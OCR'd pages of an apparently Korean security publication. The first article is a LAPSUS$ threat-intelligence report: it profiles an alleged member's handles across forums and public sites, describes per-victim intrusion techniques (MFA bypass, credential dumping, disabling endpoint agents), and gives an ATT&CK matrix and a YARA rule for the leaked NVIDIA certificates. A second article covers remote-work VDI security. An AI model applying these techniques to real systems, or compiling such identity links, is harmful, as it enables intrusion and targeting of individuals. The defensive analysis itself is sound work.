2021-07-20	Raidforums	LAPSUS$	4c3	EA new leak and information ["FIFA MATCHMAKING SERVER SRC"]
2021-07-25	Exploit	LAPSUS$	4c3	The Biggest EA Data Leak
2021-07-25	Exploit	LAPSUS$	4c3	The Biggest EA Data Leak Is Out
2022-01-28	Raidforums	Scammer	LAPSUS	SELLING ACCESS to microsoft IIS servers, ASP NET applications source
2022-01-30	Raidforums	Scammer	LAPSUS	SELLING parlamento.pt - HACKED Portugal Assembly of Republic - Data Dumps - IIS Server ASPNET
2022-03-04	XDA	LAPSUS$	LAPSUS$	General Samsung data leak. (TA/Knox/Bootloaders)

7. LAPSUS$ 공격 그룹 멤버 중 하나로 추정되는 Wh1te의 포럼 활동 개요

LAPSUS$ 그룹의 멤버 중 wh1te 라는 유저는 Doxbin에서도 활동이 포착되었으며 DDoSshop, breachbase 라는 유저명으로 딥/다크웹 포럼 상에서 유출 데이터를 구매하거나 판매하는 활동이 발견되었다. 그는 2018년 부터 꾸준히 딥/다크웹 포럼 활동을 하였으며, 일부 계정이 모두 최근까지도 활동 이력이 존재하는 점이 확인되었다. 특히, 닉네임에 arion 이라는 단어를 반복적으로 사용하는 패턴도 발견되었다.




- **wh1te가 딥/다크웹 포럼에 가입한 프로필 정보**



가입 날짜	포럼	계정 소유자	닉네임	설명
2018-02-24	Demons	Wh1te	shadowarion4384	LAPSUS$ 공격 그룹의 파트너였던 Wh1te의 포럼 계정
2019-01-02	MCMARKET	Wh1te	TheMC2018	LAPSUS$ 공격 그룹의 파트너였던 Wh1te의 포럼 계정
2019-11-28	Directleaks	Wh1te	arion4384	LAPSUS$ 공격 그룹의 파트너였던 Wh1te의 포럼 계정
2020-01-20	Cracked	Wh1te	arion4384	LAPSUS$ 공격 그룹의 파트너였던 Wh1te의 포럼 계정
2020-03-30	Cracking	Wh1te	arion4384	LAPSUS$ 공격 그룹의 파트너였던 Wh1te의 포럼 계정
2020-05-10	MCMARKET	Wh1te	someone_arion_093	LAPSUS$ 공격 그룹의 파트너였던 Wh1te의 포럼 계정
2020-06-17	Raidforums	Wh1te	DDoSshop	LAPSUS$ 공격 그룹의 파트너였던 Wh1te의 포럼 계정
2020-07-15	OGUsers	Wh1te	arion4384	LAPSUS$ 공격 그룹의 파트너였던 Wh1te의 포럼 계정
2020-07-15	Nulled	Wh1te	DDoSshop	LAPSUS$ 공격 그룹의 파트너였던 Wh1te의 포럼 계정
2020-07-27	Nulled	Wh1te	arion4384	LAPSUS$ 공격 그룹의 파트너였던 Wh1te의 포럼 계정
2020-10-27	Raidforums	Wh1te	breachbase	LAPSUS$ 공격 그룹의 파트너였던 Wh1te의 포럼 계정
2021-01-11	MCMARKET	Wh1te	oklaqq	LAPSUS$ 공격 그룹의 파트너였던 Wh1te의 포럼 계정

- **wh1te가 가입한 오픈웹 프로필 정보**



가입 날짜	웹 사이트	계정 소유자	닉네임
-	Bitbucket	Wh1te	Arion4384
-	Roblox	Wh1te	arion4384
-	Bitbucket	Wh1te	Breachbase
-	Archive	Wh1te	breachbase
-	Telegram	Wh1te	breachbase
-	Picuki	Wh1te	breachbase
2020-12-16	Docker Hub	Wh1te	breachbase
2020-11-08	Gitlab	Wh1te	breachbase
2020-05-20	Pastebin	Wh1te	Arion4384
2020-04-01	Hackerone	Wh1te	Arion4384
2020-01-07	Docker Hub	Wh1te	arion4384

8. TTPs of LAPSUS$ GROUP

Microsoft에서 공개한 LAPSUS$ 공격 그룹(aka DEV-0537)의 TTP 및 각 피해 기업이 발표한 공지사항과 LAPSUS$ 그룹이 직접 언급한 내용을 토대로 TTP를 구성해보았다.

1) Resource Development

- 가상 사설 서버(VPS) 제공업체에서 작동하는 전용 인프라를 보유
- NordVPN

2) Initial Access

- 비밀번호와 세션 토큰을 얻기 위해 악성 Redline 비밀번호 스틸러 유포
- 사이버 딥/다크웹 포럼에서 자격 증명 및 세션 토큰 구매
- 자격 증명 및 MFA 승인에 대한 액세스를 위해 대상 조직(또는 공급업체/비즈니스 파트너)의 직원에게 비용을 지불하고 크리덴셜 구매
- 노출된 자격 증명에 대한 공개 코드 저장소 검색
- 손상된 자격 증명 및/또는 세션 토큰을 사용하여 인터넷 연결 시스템 및 애플리케이션에 액세스(VPN, RDP, Citrix, VDI, Active Directory, Okta 등)
- 추가 크리덴셜을 확보하여 2차 인증 또는 암호 복구 기능을 통해 MFA 우회
- SIM 스와핑 공격을 수행하여, 전화 기반 MFA 인증 우회

3) Reconnaissance and privilege escalation

- AD Explorer를 사용하여 해당 네트워크의 모든 사용자와 그룹을 열거
- SharePoint 또는 Confluence와 같은 협업 플랫폼, JIRA와 같은 문제 추적 솔루션, GitLab 및 GitHub와 같은 코드 리포지토리, Teams 또는 Slack과 같은 조직 협업 채널을 검색 및 액세스
- JIRA, Gitlab 및 Confluence를 포함하여 내부적으로 액세스 가능한 서버에서 패치되지 않은 취약점 악용
- 노출된 자격 증명 및 비밀에 대한 코드 저장소 및 협업 플랫폼 검색
- DCSync 공격과 Mimikatz 도구를 통해 자격 증명 덤프 및 권한 상승 수행

헬프데스크 직원에 사회 공학 공격을 시도하여 복구 시도

4) Exfiltration, destruction, and extortion

- 대상의 클라우드 환경 내에서 새로운 가상 머신을 생성
- 대상 조직에서 조직의 VPN 및/또는 Azure AD 조인 시스템에 조인된 시스템으로 중요한 데이터를 다운로드
- 클라우드 인스턴스에 글로벌 관리자 계정을 만들고 설정
- 온프레미스(예: VMWare vSphere/ESX) 및 클라우드에서 리소스 삭제

5) Impact

- 암호화폐 계정으로부터 자금 탈취
- 데이터 탈취 및 공개적 유출

각 기업에 대한 공격을 수행할 때 사용된 것으로 추정되는 TTP 는 아래와 같다.

1) Brazilian Ministry of Health (브라질 보건부)

- Initial Access: 제로데이를 통한 침투 추정
- Initial Access: vCenter Server에 접속 후 vSphere Client 접속
- Impact: 클라우드와 내부 시스템의 중요 데이터 탈취 후 삭제
- Impact: AWS 접속 후 백업 삭제, 데이터 탈취
- Impact: 홈페이지 변조
- Impact: vSphere Client 삭제
- 탈취한 데이터의 유출 방지를 위한 몸값 요구

2) Claro, Embratel, NET

- Initial Access & Persistence: RDP를 통한 최초 침투 추정
- Initial Access: AWS 접속 후 데이터 탈취
- Initial Access: vCenter Server에 접속 후 vSphere Client 접속

3) Impresa, SIC, Expresso

- Credential Access: 트위터 계정 해킹
- Impact: 홈페이지 변조
- 고객들에게 피싱 메일 발송

4) MEO

- Initial Access: 기업 이메일 계정, VPN 확보 및 멀티팩터 우회

5) Vodafone

- Impact: 서비스 일시 장애 발생
- 공격에 성공하는데 6달의 기간 소요

6) NVIDIA

- Initial Access: MDM(Mobile device management) 및 Anyconnect VPN
- Defense Evasion: 인증서 탈취 및 악성코드 서명에 사용

7) Apple

- 내부직원에게 접촉하여 인증받은 단말 구매
- 인증받은 단말을 통해 내부 VPN 접근 시도 가능

8) Samsung

- Privilege Escalation & Defense Evasion: IP, MAC 그리고 멀티 팩터 인증 우회
- Data from Information Repositories-Code Repositories: 내부 코드 레포지토리 접근

9) LG

- Privilege Escalation & Defense Evasion: 멀티 팩터 인증 우회
- OS Credential Dumping-NTDS: NTDS 데이터베이스를 덤프하여 도메인 계정정보 탈취
- Data from Information Repositories-Code Repositories: 내부 코드 레포지토리 접근
- Data from Information Repositories-Confluence: 내부 Confluence 접근

10) Microsoft

- Initial Access: 내부직원의 VPN 크리덴셜 확보
- Privilege Escalation & Defense Evasion: 멀티 팩터 인증 우회
- Data from Information Repositories-Code Repositories: 소스코드가 저장된 레포지토리 접근

11) OKTA

- Initial Access
  - External Remote Services: RDP를 통해 최초 침투
- Persistence
  - Create Account-Local Account: 로컬 기기 내 새로운 계정 생성
  - Create Account-Cloud Account: Office 365내 새로운 계정 생성
- Privilege Escalation
  - Exploitation for Privilege Escalation: CVE-2021-34484 취약점 트리거 도구를 다운로드 받고 실행하여 권항상승 시도
- Defense Evasion

- Impair Defenses-Disable or Modify Tools: Process Hacker 도구로 FireEye Endpoint Agent 서비스 종료

- Credential Access
  - OS Credential Dumping-Security Account Manager: Mimikatz 도구로 SAM(Security Account Manager) 데이터베이스 덤프, 이후 크랙
  - Unsecured Credentials-Credentials In Files: Office 365에서 Excel로 저장된 패스워드 목록 탈취
- Discovery
  - Process Discovery: Process Explorer 및 Process Hacker 도구를 이용하여 기기 내 실행 중인 AV(Anti-virus) 솔루션 탐색
- Lateral Movement
  - Remote Services-Remote Desktop Protocol: RDP를 통해 Lateral Movement 수행
- Resource Development
  - Obtain Capabilities-Tool: Process Explorer, Process Hacker, Mimikatz 검색 및 다운로드
  - Obtain Capabilities-Exploit: CVE-2021-34484 취약점 트리거 도구 검색 및 다운로드
- Collection
  - Data from Cloud Storage Object: Office 365내 Excel로 저장된 패스워드 목록 탈취
  - Email Collection-Email Forwarding Rule: 이메일 포워딩 룰을 통해 모든 이메일 유출
- Impact
  - Service Stop: Process Hacker 도구로 FireEye Endpoint Agent 서비스 종료

12) Globant

- Credential Access
  - Russian Market 등에서 구매한 5년이 지난 크리덴셜 정보에서 수집된 쿠키를 통해 내부 사이트 접속에 성공함
- Collection
  - Data from Information Repositories: 소스코드 및 내부 데이터가 저장된 confluence, crucible, jira, github 접근 및 데이터 탈취
- Impact
  - Service Stop: 공개된 계정으로의 무작위 접근 시도로 인해 외부 접속 차단

13) NCC Group

- Initial Access
  - 기업의 VPN에 접근하기 위해 기존에 탈취된 크리덴셜 사용

- Execution
  - RVTools: 서버 셧 다운 용도로 사용
- Lateral Movement
  - 탈취된 직원 이메일 계정을 활용하여 헬프 데스크에 VPN 액세스 권한 및 지원을 요청하는 이메일 전송
- Discovery
  - ADExplorer: AD 내부 정보 정찰 용도로 사용
- Credential Access
  - 추가 크리덴셜 확보 및 권한 상승을 위한 로컬 패스워드 매니저와 데이터베이스에 접근
- Collection
  - Git 레포지토리 클론 및 민감한 API 키 추출
  - 사내 Microsoft SharePoint 접근 및 크리덴셜 확보를 위한 내부 데이터 스크래핑
- Impact
  - 분석 방해 및 내부 방어 리소스를 소비시키기 위해 피해 기업 인프라 방해 및 파괴

9. ATT&CK MATRIX

Tactic	Tachnique ID	Technique Name
Resource Development	T1595.002	- Active Scanning: Vulnerability Scanning
	T1589.001	- Gather Victim Identity Information: Credentials
	T1589.002	- Gather Victim Identity Information: Email Addresses
	T1592.004	- Gather Victim Host Information: Client Configurations
	T1591.002	- Gather Victim Org Information: Business Relationships
	T1586.001	- Compromise Accounts: Social Media Accounts
	T1586.002	- Compromise Accounts: Email Accounts
	T1584.004	- Compromise Infrastructure: Server
	T1588.003	- Obtain Capabilities: Code Signing Certificates
	T1588.006	- Obtain Capabilities: Vulnerabilities
	T1588.002	- Obtain Capabilities: Tool
	T1588.005	- Obtain Capabilities: Exploit
	T1597.002	- Search Closed Sources: Purchase Technical Data
Initial Access	T1190	- Exploit Public-Facing Application
	T1136.001	- External Remote Services
	T1136.003	- Create Account: Local Account
	T1133	- Create Account: Cloud Account
	T1078.004	- Valid Accounts: Cloud Accounts
	T1199	- Trusted Relationship
Execution	T1072	- Software Deployment Tools

Tactic	Tachnique ID	Technique Name
Persistence	T1133	- External Remote Services
	T1556.004	- Modify Authentication Process: Network Device Authentication
	T1098.001	- Account Manipulation: Additional Cloud Credentials
	T1098.003	- Account Manipulation: Add Office 365 Global Administrator Role
Privilege Escalation	T1068	- Exploitation for Privilege Escalation
	T1078.002	- Valid Accounts: Domain Accounts
Defense Evasion	T1553.002	- Subvert Trust Controls: Code Signing
	T1578.002	- Modify Cloud Compute Infrastructure: Create Cloud Instance
	T1562.001	- Impair Defenses: Disable or Modify Tools
Credential Access	T1003	- OS Credential Dumping
	T1003.006	- OS Credential Dumping: DCSync
	T1003.003	- OS Credential Dumping: NTDS
	T1003.002	- OS Credential Dumping: Security Account Manager
	T1111	- Two-Factor Authentication Interception
	T1552.001	- Unsecured Credentials: Credentials In Files
	T1555.003	- Credentials from Password Stores: Credentials from Web Browsers
	T1555.005	- Credentials from Password Stores: Password Managers
Discovery	T1580	- Cloud Infrastructure Discovery
	T1538	- Cloud Service Dashboard
	T1619	- Cloud Storage Object Discovery
	T1083	- File and Directory Discovery
	T1018	- Remote System Discovery
	T1033	- System Owner/User Discovery
	T1069.002	- Permission Groups Discovery: Domain Groups
	T1057	- Process Discovery
	T1087	- Account Discovery
	T1217	- Browser Bookmark Discovery
	T1046	- Network Service Scanning
	T1482	- Domain Trust Discovery
	T1016.001	- System Network Configuration Discovery: Internet Connection Discovery
Lateral Movement	T1021.001	- Remote Services: Remote Desktop Protocol
	T1563.002	- Remote Service Session Hijacking: RDP Hijacking
	T1534	- Internal Spearphishing
Collection	T1530	- Data from Cloud Storage Object
	T1213.001	- Data from Information Repositories: Confluence
	T1213.002	- Data from Information Repositories: Sharepoint
	T1213.003	- Data from Information Repositories: Code Repositories
	T1005	- Data from Local System
	T1113	- Screen Capture
	T1114.003	- Email Collection: Email Forwarding Rule
	T1039	- Data from Network Shared Drive

Tactic	Tachnique ID	Technique Name
Exfiltration	T1567.002 T1567	- Exfiltration Over Web Service: Exfiltration to Cloud Storage - Exfiltration Over Web Service
Impact	T1485 T1489 T1490 T1491.002 T1529	- Data Destruction - Service Stop - Inhibit System Recovery - Defacement: External Defacement - System Shutdown/Reboot
Mobile	T1451	- SIM Card Swap

10. Conclusion

- 아직 LAPSUS$ 공격 그룹이 사용한 구체적인 TTP가 충분히 공개되지 않았으며, 이 그룹의 실제 기술 숙련도 및 해킹 수준은 현재까지 섣부르게 판단하기 어려움
- 하지만, 이들이 공개한 스크린샷 및 채팅 기록에는 유효한 VPN, RDP, AWS 및 Azure 등의 크리덴셜을 통해 접속을 하는 경우가 매우 큰 비중을 차지하고 있기 때문에 외부에 공개된 취약한 서버와 유출된 크리덴셜을 주로 활용하는 것으로 추정되는 바임
- 현재 소강기를 거치고 있는 그룹이지만 추후 활발하게 활동할 가능성이 높으며 이에 대한 대비 및 지속적인 공격 그룹 추적이 필요해보임

Reference

- https://therecord.media/lapsus-ransomware-gang-hits-sic-portugals-largest-tv-channel/
- https://www.titanhq.com/blog/lapsus-new-ransomware/
- https://www.facebook.com/jornalexpresso/posts/10159301733392949
- https://www.vodafone.pt/press-releases/2022/2/vodafone-portugal-alvo-de-ciberataque.html
- https://ipi.media/portugals-expresso-newspaper-still-recovering-from-debilitating-ransomware-attack/
- https://www.databreachtoday.com/lapsus-attacks-localiza-redirects-users-to-porn-site-a-18286
- https://www.vodafone.pt/press-releases/2022/2/vodafone-portugal-alvo-de-ciberataque.html
- https://www.bleepingcomputer.com/news/security/nvidia-confirms-data-was-stolen-in-recent-cyberattack/
- https://www.telegraph.co.uk/business/2022/02/25/us-microchip-powerhouse-nvidia-hit-cyber-attack/

- https://twitter.com/vxunderground/status/1497484483494354946
- https://twitter.com/MalwareTechBlog/status/1497829395251171329
- https://www.microsoft.com/security/blog/2022/03/22/dev-0537-criminal-actor-targeting-organizations-for-data-exfiltration-and-destruction/

Appendix A. Yara rule

```
import "pe"

rule SUSP_NVIDIA_LAPSUS_Leak_Compromised_Cert_Mar22_1 {
    meta:
        description = "Detects a binary signed with the leaked NVIDIA certifcate and compiled after March 1st 2022"
        author = "Florian Roth"
        date = "2022-03-03"
        modified = "2022-03-04"
        score = 70
        reference = "https://twitter.com/cyb3rops/status/1499514240008437762"

    condition:
        uint16(0) == 0x5a4d and filesize < 100MB and
        pe.timestamp > 1646092800 and  // comment out to find all files signed with that certificate
        for any i in (0 .. pe.number_of_signatures) : (
            pe.signatures[i].issuer contains "VeriSign Class 3 Code Signing 2010 CA" and (
                pe.signatures[i].serial == "43:bb:43:7d:60:98:66:28:6d:d8:39:e1:d0:03:09:f5" or
                pe.signatures[i].serial == "14:78:1b:c8:62:e8:dc:50:3a:55:93:46:f5:dc:c5:18"
            )
    )
}
```

팬데믹 이후 재택근무 현황과 보안이슈 및 대응방안

에스케어, 윤우희 부대표, wh.yoon@escare.co.kr

1. 재택 근무 시스템 구축 배경

국정원 발표에 따르면 최근 5년간 총 99건의 국가핵심기술 유출 시도가 있었고 유출 시, 예상되는 피해액은 22조원으로 추산된다.

첨단기술산업군 중, 특히 국가핵심기술 보유 기업은 기술적, 경제적 가치가 높은 지적재산권을 다수 보유하고 있다. 국가핵심기술을 보유한 기업은 코로나, 비상상황 발생 시, 재택근무 환경을 지원할 때 다른 어떤 기업군보다 철저한 보안 환경을 고려해야 한다. 국가핵심기술 보유 기업인 첨단사업군은 연구개발, 제조, 품질보증, 선도기술 등 지적재산권을 보유하고 있는 부서에 대해 재택근무 시, 업무 생산성, 안정성, 보안성이 모두 고려해 외부 공격자의 공격 또는 정보유출 차단을 고려한 환경을 설계 제공해야 한다.

2. 재택 근무 환경 및 시스템 구성 현황

첨단산업군은 재택근무에 유연한 환경구성을 제공하지 않고 재택근무, 해외근무 시 동일한 내부접속 방안을 제공한다. 원격 디바이스 구분은 하기의 2가지 단말 형태로 구분된다. 회사에서 제공하는 내부접속용 보안 단말이거나, 긴급 내부접속용으로 구분된 개인이 소유한 내부접속용 개인 단말 구분되어진다.

1) 원격 디바이스 구분

- 표준 보안 단말: 내부접속에 필요한 모든 보안 솔루션이 설치된 회사에서 제공한 표준 단말을 통해 내부 접속을 수행.
- 일반 개인 단말: 본인 소유의 개인 단말이며, 내부 접속을 위해 표준 보안 솔루션을 설치하고 가이드에 따른 단말 무결성을 준수한 후, 내부 접속을 수행

허가된 재택근무, 해외근무는 모든 보안성이 구비된 표준 보안 단말을 사용한 접속을 수행하지만, 코로나로 인한 또는 긴급 재택 근무 필요시, 일반 개인 단말을 사용해 내부 연결이 가능하지만, 필수 보안 소프트웨어 설치하고 단말의 보안 조치 확인, 무결성 검증을 통과해야 내부 접속이 가능하다.

2) 기본 환경 구성 요소 및 통제 프로세스

재택근무는 정상적인 경우, 사전 근무 신청과 관리자 승인을 통해 재택근무가 허가된다. 코로나 확산 등의 비상상황의 경우, 재택근무 운영관리자가 대규모 신청과 승인을 통합 처리 가능하다.

재택근무를 위해 임직원은 원격 디바이스와 일반 인터넷을 통해 사내의 재택 전용 VDI로 접속한다. VDI는 신청자 본인 사내 PC와 1:1로 연결되어 업무를 수행할 수 있다.

사내 PC는 사내 근무 환경과 다르게 재택근무 신청시에 허가된 시스템과 네트워크만 접속할 수 있다. 원격 디바이스의 보안 수준에 따라 사내 접속이 아예 불가할 수 있다. 보안 수준이 충족된 원격 디바이스만 사내 접속이 가능하다.

접속 구분은 간접 접속방식으로 구분되며, 이러한 VDI는 구성이 복잡하고 고가이지만 내부 정보유출 및 보안을 강화할 수 있는 방안으로 평가된다. 단 네트워크 성능에 따라 사용시 많은 불편이 발생할 수 있다.

보안적 측면으로 원격 근무지 위치 및 이동, 원격 디바이스의 보안설정 현황 및 무결성 상태를 상시 평가하고 보안성이 결여되면 접속을 차단하거나 접속대역을 제한하는 등의 통제 정책을 운영한다.

3) 주요 보안 고려 사항

- 내부접속 신청 및 승인
- 원격 디바이스 보안 상태 점검 및 보안 강제화
- 내부접속 전용 VDI를 통한 사내 개인 PC 접속 및 보안성 구축
- 사내 PC의 내부 시스템 접속 실시간 통제


A. 내부접속 신청 및 승인

재택근무 수행을 위해 임직원들은 먼저 재택근무 신청을 수행한다. 재택근무 신청 건은 부서 책임자가 신청 건을 승인 후 내부 접속이 허가된다. 일반적으로 부서에서 정의된 내부 서버/네트워크 대역 이외 접속이 통제되지만, 업무 목적에 따라 접속이 필요한 시스템을 추가해 신청할 수 있다.

각 부서 보안담당자는 부서의 업무 시스템 및 업무 네트워크 대역을 파악하여 재택업무에 접근이 가능한 시스템 및 네트워크 대역으로 정리하여 재택 시스템에 반영해야 한다.

재택근무 신청자는 원격 접속 시간을 신청하며 관리자는 업무상 필요한 접속만 승인하여 보안성 높여야 한다.

부서 보안 담당자가 정의한 업무 시스템 및 네트워크 대역 외 추가 업무 시스템이 필요하면 접속 신청 추가를 통해 추가 접속권한을 획득할 수 있다. 이런 예외 접속은 부서 책임자의 승인하에 접속 권한이 추가로 부여된다.




- 인증방식 : ID/Password + OTP, 앱, 전화 등의 MFA 인증
- 네트워크 암호화 : 신청/승인 단말, 보안포털 서버 간 HTTPS 기반 네트워크 구간 암호화
- 정책 관리자: 업무를 위해 접속해야 할 부서 공통, 일반, 기밀 시스템 정의, 원격 디바이스 실시간 보안평가 점수에 따른 접속 대역 실시간 허용 및 통제 정책 관리
- 신청자: 재택근무 신청 시 부서별 입력된 공통, 일반, 기밀 시스템 이외 추가 접속 필요 시스템이 필요한 경우 대상 시스템을 선택하여 재택근무를 신청
- 승인자: 재택근무 신청 건을 검토 후, 업무 목적에 필요한 신청 건을 승인

B. 원격 디바이스 보안 상태 점검 및 보안 강제화

원격 디바이스를 통해 회사 네트워크에 접근하기 위해 보안 에이전트가 설치되어 있어야 한다. 보안 에이전트는 통합 인증, 네트워크 연결 및 차단, 단말 무결성 검증 및 보안성 평가, 단말 보안성 자동 교정, 정보유출차단을 위한 기능을 포함한다.

내부 원격 접속 시, 원격 디바이스는 사내 VDI 접속 연결 이외 모든 네트워크 연결을 차단된다. 또한 원격 디바이스의 보안성 평가 및 무결성 검사를 수행한다. 회사 네트워크와 연결된 이후 보안성 및 무결성 유지 여부를 지속적으로 평가한다. 만일, 내부와 연결된 이후 원격 디바이스의 보안성에 문제가 발생한다면 위협 평가 스코어링 평가 지표를 통해 접속 범위가 동적으로 축소된다. 보안 위험성이 해결된 상태에서는 다시 신청된 모든 권한을 사용할 수 있다.



- 인증방식: ID/Password + OTP, 앱, 전화 등의 MFA 인증
- 네트워크 암호화: HTTPS 및 TLS 암호화 통신으로 보호된 네트워크 통신
- 네트워크 통제: 사내 VDI Gateway 통신 허용, 인터넷 대역 통신 차단
- 원격 디바이스 보안성 및 무결성 검증 목록: 점검 항목 결과가 통과해야 내부 접속이 허가된다. 모든 보안 설정 방법은 안내를 통한 설정 변경을 통해 구성 변경이 가능하다.
  - 호스트 명, MAC 정보 수집
  - 호스트 OS 로그인 정보 수집
  - OS 패치 및 업데이트 현황 점검
  - 화면보호기 설정 및 OS 로그인 패스워드 설정 점검

- 디바이스 백신 설치, 패턴 업데이트, 실시간 감시 동작 점검
- 사내 연결 후 로컬 디스크 데이터 신규 생성 점검
- 사내 접속 IP 이외 모든 네트워크 차단
- 스크린 캡처 및 캡처 프로그램 차단
- 비인가 프로그램 사용 차단
- 스크린 워터마크 강제화
- USB 외장 매체 및 프린터 사용 차단


C. 내부접속 전용 VDI를 통한 사내 개인 PC 접속 및 보안성 구축

재택 근무자의 내부 접속이 승인된 상태이고 원격 디바이스의 보안성 및 무결성이 문제가 없으면 원격 디바이스는 VDI를 통해 지정된 본인의 사내 PC로 연결되어 내부 시스템 접속이 지원된다.

VDI에는 스크린 캡쳐 방지, 원격 디바이스로 자료 다운로드는 차단 및 사용자 비정상 행위를 감지하는 UEBA/ITM (Insider Threat Management) 기술이 적용된다.

